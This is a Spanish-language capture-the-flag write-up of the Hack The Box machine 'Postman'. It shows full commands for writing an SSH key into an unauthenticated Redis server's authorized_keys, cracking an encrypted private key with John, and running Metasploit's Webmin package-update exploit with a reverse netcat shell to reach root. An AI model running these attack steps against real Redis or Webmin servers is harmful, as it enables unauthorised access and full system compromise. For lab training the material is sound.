



## HTB MÁQUINA POSTMAN

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.0, es una maquina en Linux y que está en la categoría de fácil.



- User:



Realizamos un escaneo con Nmap y vemos que el puerto 6379/tcp está abierto, pues vamos a ver que podemos hacer con redis.

```

kali 0 • 2 Enumeración
root@kali:~/Hackthebox/10.10.10.160# cat Posman2.txt
Nmap 7.80 scan initiated Mon Nov 11 14:25:52 2019 as: nmap -sC -sV -A -O -p- -o Posman2.txt 10.10.10.160
Nmap scan report for 10.10.10.160
Host is up (0.16s latency).
Not shown: 65501 closed ports, 30 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
  256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis    Redis key-value store 4.0.9
8080/tcp  open  http     MiniServ 1.910 (Webmin httpd)
  http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
S:SCAN(V=7.80%E=4%D=11/11%OT=22%CT=1%CU=39919%PV=Y%D5=2%D=C=T%G=Y%TM=5DC9BB
S:55%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OP
S:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
S:11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
S:N(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=
S:A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(
S:R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
S:F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N
S:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
S:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

RACEROUTE (using port 199/tcp)
OP RTT      ADDRESS
  165.59 ms 10.10.14.1
  166.73 ms 10.10.10.160

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Mon Nov 11 14:49:41 2019 -- 1 IP address (1 host up) scanned in 1429.65 seconds
root@kali:~/Hackthebox/10.10.10.160#

```

Referencia(<https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html>)

Lo principal es revisar que tengamos una conexión

```

root@kali:~/Hackthebox/10.10.10.160# telnet 10.10.10.160 6379
Trying 10.10.10.160...
Connected to 10.10.10.160.
Escape character is '^'.
echo "Fr1end$"
$?
Fr1end$
quit
+OK
Connection closed by foreign host.
root@kali:~/Hackthebox/10.10.10.160#

```

De esta manera vemos que contamos con una conexión

Como podemos ver no tiene una contraseña configurada, así que podemos tratar de escribir algo en Authorized\_keys, con lo que nos crea el archivo id\_rsa y id\_rsa.pub con la contraseña que hemos puesto.

```

Connection closed by foreign host.
root@kali:~/Hackthebox/10.10.10.160# ssh-keygen -t rsa -C "Fr1end$@htb"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa
./id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa.
Your public key has been saved in ./id_rsa.pub.
The key fingerprint is:
SHA256:HzzXME8vK4D9tx/7IweFmA3j05F/zKs03To5p2zYgww Fr1end$@htb
The key's randomart image is:
+---[RSA 3072]---+
  .
  o o
  . B +o
  = + o+
  oS + o o +
  . ooEB = o.
  oooo=+*o
  oo =*0=
  oo+BB0
+---[SHA256]-----+

```

Ahora debemos poner esta clave en la memoria del servidor redis y darle salida en un archivo .txt

```

root@kali:~/Hackthebox/10.10.10.160# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
root@kali:~/Hackthebox/10.10.10.160# ls key.txt
key.txt
root@kali:~/Hackthebox/10.10.10.160# cat key.txt

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDmDvd/Nyrw300Z0jfq+4GuYzVvay3bCx05at4Dze6r+GH10k9UM9GxUym5LT98SVsxdTaDGVV+U7Q058GhIdyzUFHQ6ZSnhk0AqD11TQ/iE7P
zR1KVCVL8AxFhQkvPvjhPiY64zPSMCgM4SVYj9sYwkrJ2XocMfMj1Yr+0qb/IgIt9kn1/rvmstPF+xjga0APFxtGDK/KkNfC1C2rEU7wE6HhgU7Ad1XsEzsM3MaUkUqv93EoWf6dvmBqp4z8wXL
0uZDnoY/SD85ro70BwxqV2vW0GCA+w0X43H7mdt23Cew0BgL2ig1lApEw3f1y3VK9C8DsUWZ/gxDeb1Znr3XCTxDMSb0xs+p10sX1smgV/3jbs1ws1YA+0nJLpq68yN+9WgEaJzpFLURPZ7qd4l
fQ8LEQc3lc3K6Zc9fSeZqsXS+9dy0Aur8bI175Mdf1cIXaXnAJRqfo/zGTyW0ImunBMR6ks0nxbxIf6tsSesAhDK2CfJUhogjx5zV59aLujekE= Friends@htb

root@kali:~/Hackthebox/10.10.10.160#

```

Con esto logramos que key.txt sea nuestra clave pública. Ahora utilizaremos redis-cli para escribir esta cadena dentro de la memoria de redis. Y así volcar la memoria en el archivo authorized\_keys. Y guardamos.

```

kali 0 • 2 Enumeración
root@kali:~/Hackthebox/10.10.10.160# redis-cli -h 10.10.10.160 flushall
OK
root@kali:~/Hackthebox/10.10.10.160# cat key.txt | redis-cli -h 10.10.10.160 -x set crackit
OK
root@kali:~/Hackthebox/10.10.10.160# redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379>

```

Con este paso el archivo de authorized keys debe tener incluida nuestra clave pública.

```

root@kali:~/Hackthebox/10.10.10.160# ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Dec  4 18:03:39 2019 from 10.10.15.185
redis@Postman:~$
redis@Postman:~$ hostname
Postman
redis@Postman:~$

```

Encontramos el user.txt, pero no tenemos los permisos necesarios para leer el archivo, pero sabemos que hay un usuario llamado Matt.

```

redis@Postman:/$ cd home/
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt/
redis@Postman:/home/Matt$ ls
user.txt
redis@Postman:/home/Matt$ cat user.txt
cat: user.txt: Permission denied
redis@Postman:/home/Matt$

```

así que debemos encontrar una forma de autenticarnos con Matt, buscando en la maquina encontramos un archivo llamado id\_rsa.bak, lo leemos y al tener un archivo encriptado, pues

vamos a ver que puede darnos este archivo. Lo guardamos como id\_rsa.hash y en este caso vamos a tratar de desencriptar este archivo con ssh2john y posteriormente le pasamos rockyou con John.

```
root@kali:~/Hackthebox/10.10.10.160# python /usr/share/john/ssh2john.py id_rsa.hash > hash.txt
root@kali:~/Hackthebox/10.10.10.160# ls
1a.hash  DirBusterReport-10.10.10.160-80.txt  id_rsa  id_rsa.pub  key.txt  Posman2.txt  root.txt
crack.txt  hash.txt  id_rsa.hash  id.txt  password.txt  Posman.txt  usert.txt
root@kali:~/Hackthebox/10.10.10.160# john --wordlist='/usr/share/wordlists/rockyou.txt' hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008 (id_rsa.hash)
Warning: Only 1 candidate left, minimum 2 needed for performance.
lg 0:00:00:19 DONE (2019-12-04 13:43) 0.05030g/s 721413p/s 721413c/s *7¡Vamos!
Session completed
root@kali:~/Hackthebox/10.10.10.160#
```

De esta manera tenemos un usuario y una contraseña, debemos buscar la forma de pasarnos de redis a Matt, con el comando **su Matt** desde redis ponemos la contraseña y nos pasamos al usuario Matt.

```
root@kali:~/Hackthebox/10.10.10.160# redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379> quit
root@kali:~/Hackthebox/10.10.10.160# ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Dec  4 20:24:45 2019 from 10.10.14.31
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ cd /home/Matt/
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$
```

de esta manera obtenemos nuestra primer flag



- **Escalada de Privilegios:**

Vamos a utilizar metasploit para la explotación del puerto 10000 con los datos obtenidos hasta el momento utilizaremos el exploit webmin\_packageup\_rce

```

kali 0 • 2 Explotación

Module options (exploit/linux/http/webmin_packageup_rce):
-----
Name      Current Setting  Required  Description
-----
PASSWORD  computer2008    yes       Webmin Password
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.10.10.160    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     10000           yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /               yes       Base path for Webmin application
USERNAME  /               yes       Webmin Username
VHOST     no               no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.10.10.160    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Webmin <= 1.910

msf5 exploit(linux/http/webmin_packageup_rce) > set password computer2008
password => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > set rhosts 10.10.10.160
rhosts => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set username Matt
username => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf5 exploit(linux/http/webmin_packageup_rce) > set lhost 10.10.15.249
lhost => 10.10.15.249
msf5 exploit(linux/http/webmin_packageup_rce) > set ssl true
ssl => true
msf5 exploit(linux/http/webmin_packageup_rce) >

```

Vamos a hacer uso del comando `python -c 'import pty;pty.spawn("/bin/bash")'` para tener una Shell más completo.

```

msf5 exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.15.249:4444
[*] Session cookie: 76c5a5240e32c7771b525bc89abel2dc
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.15.249:4444 -> 10.10.10.160:54814) at 2019-12-04 16:02:14 -0500

python -c 'import pty;pty.spawn("/bin/bash")'
root@Postman:/usr/share/webmin/package-updates/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Postman:/usr/share/webmin/package-updates/# cd /root/
cd /root/
root@Postman:~# ls
ls
redis-5.0.0  root.txt
root@Postman:~#

```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

